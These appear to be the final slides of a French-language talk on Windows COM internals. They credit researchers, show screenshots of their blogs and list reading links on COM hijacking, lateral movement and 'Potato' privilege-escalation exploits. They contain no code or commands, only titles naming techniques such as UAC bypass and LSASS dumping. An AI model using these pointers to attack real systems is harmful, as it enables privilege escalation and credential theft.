

James Forshaw  
@tyranid



Andrea Pierini  
@decoder\_it

**Tyranid's Lair**

Monday, 3 June 2024

**Working your way Around an ACL**

There's been plenty of recent discussion about Windows 11's Recall feature and how much of it is a garbage fire. Especially a discussion around how secure the database storing all those juicy details of your banking details, sexual peccadillos etc is from prying malware. Spoiler, it's only protected through being ACL'ed to SYSTEM and so any privilege escalation (or non-security boundary "cough") is sufficient to leak the information.

However, I've not spent the time to setup Recall on any machine I own and the files are probably correctly ACL'ed. Therefore, this blog isn't here to talk about that, instead I was following a thread about Recall and the security of the database by Albacore on Mastodon and one tool in particular caught my interest.

"@DrewNaylor File Explorer always runs unprivileged, Administrators also have access to C:\Program Files\WindowsApps yet you simply can't open it in File Explorer without breaking ACLs no matter how you try."

I thought this wasn't true based on what I know about the "C:\Program Files\WindowsApps" folder, so I decided to see if I can get it show in an unprivileged explorer. It turns out to be more complex than it should be for various reasons, so let's dig in.

**What is the WindowsApps Folder?**

The WindowsApps folder is used to store system installations of packaged applications. Think UWP, Desktop Bridge, Calculator etc. And it's true, if you try and view the folder from a non-elevated application it gives you access denied:

Blog Archive

- ▼ 2024 (4)
  - ▼ June (1)
    - Working your way Around an ACL
  - April (2)
  - February (1)
- 2022 (4)
- 2021 (7)
- 2020 (13)
- 2019 (17)
- 2018 (7)
- 2017 (15)
- 2016 (1)
- 2015 (1)
- 2014 (9)
- 2013 (1)
- 2010 (2)

<https://www.tiraniddo.dev>

C:\WINDOWS\system32\kernel32.dll NT SERVICE\TrustedInstaller:F  
BUILTIN\Administrators:R  
NT AUTHORITY\SYSTEM:R  
BUILTIN\Users:R  
AUTORITÀ PACCHETTI APPLICAZIONI\TUTTI I PACCHETTI APPLICAZIONI:R  
AUTORITÀ PACCHETTI APPLICAZIONI\TUTTI I PACCHETTI APPLICAZIONI CON

Welcome to my blog!

Decoder's Blog

<https://decoder.cloud>



# Les principaux chercheurs



Antonio Cocomazzi  
@splinter\_code

The screenshot shows the homepage of the [splinter\\_code blog](https://splintercod3.blogspot.com). The header includes navigation links: HOME, POSTS (which is underlined), TALKS, TOOLS, WHOAMI, and RSS FEED. Below the header, a section titled "Posts" lists ten entries:

- 14 Sep 2023 - Bypassing UAC with SSPI Datagram Contexts
- 10 Feb 2023 - LocalPotato - When Swapping The Context Leads You To SYSTEM
- 22 Dec 2022 - Custom-Branded Ransomware: The Vice Society Group and the Threat of Outsourced Development
- 3 Nov 2022 - Black Basta Ransomware | Attacks Deploy Custom EDR Evasion Tools Tied to FIN7 Threat Actor (White paper [here](#))
- 21 Sep 2022 - Giving JuicyPotato a second chance: JuicyPotatoNG
- 28 Jun 2022 - The hidden side of Seclogon part 3: Racing for LSASS dumps
- 5 May 2022 - A very simple and alternative PID finder
- 7 Dec 2021 - The hidden side of Seclogon part 2: Abusing leaked handles to dump LSASS memory

<https://splintercod3.blogspot.com>



Matt Nelson  
@enigma0x3

The screenshot shows the website [enigma0x3.net](https://enigma0x3.net). The header includes the text "RED TEAMER AND SECURITY ADDICT" and the name "ENIGMA0X3". Below the header, there are two sections with arrows: "« BYPASSING APPLICATION WHITELISTING BY USING RCSLXE" on the left and "LATERAL MOVEMENT VIA DCOM: ROUND 2 »" on the right. The main content is a blog post titled "LATERAL MOVEMENT USING THE MMC20.APPLICATION COM OBJECT" posted on January 5, 2017, by enigma0x3. The post discusses various lateral movement techniques and introduces a new one using the MMC20.APPLICATION COM object. It also mentions the Component Object Model (COM) and its internal workings.

<https://enigma0x3.net>



# Connaissances générale COM

- › Documentation officielle – Microsoft

<https://learn.microsoft.com/en-us/windows/win32/com/com-technical-overview>

- › Demystifying Windows Component Object Model - @0xShukruN

<https://www.221bluestreet.com/offensive-security/windows-components-object-model/demystifying-windows-component-object-model-com>

- › Playing around COM objects - Mohamed FAKROUD

<https://mohamed-fakroud.gitbook.io/red-teamings-dojo/windows-internals/playing-around-com-objects-part-1>



# COM Hijack

- COM Hijacking - @0xShukruN

<https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015>

- COM Hijacking Techniques (Derbycon 2019) - @kafkaesqu3

<https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173#2>

- Revisiting COM Hijacking - Antero Guy

<https://specterops.io/blog/2025/05/28/revisiting-com-hijacking/>



# Mouvement latéraux

Slide 76



# Potato exploits

- › Blog d'Andrea Pierini  
<https://decoder.cloud>
- › Blog d'Antonio Cocomazzi  
<https://splintercod3.blogspot.com>
- › Récapitulatif de HideAndSec  
<https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all>



# Q&A (ou pas)

 @d3lb3\_

 <https://d3lb3.github.io>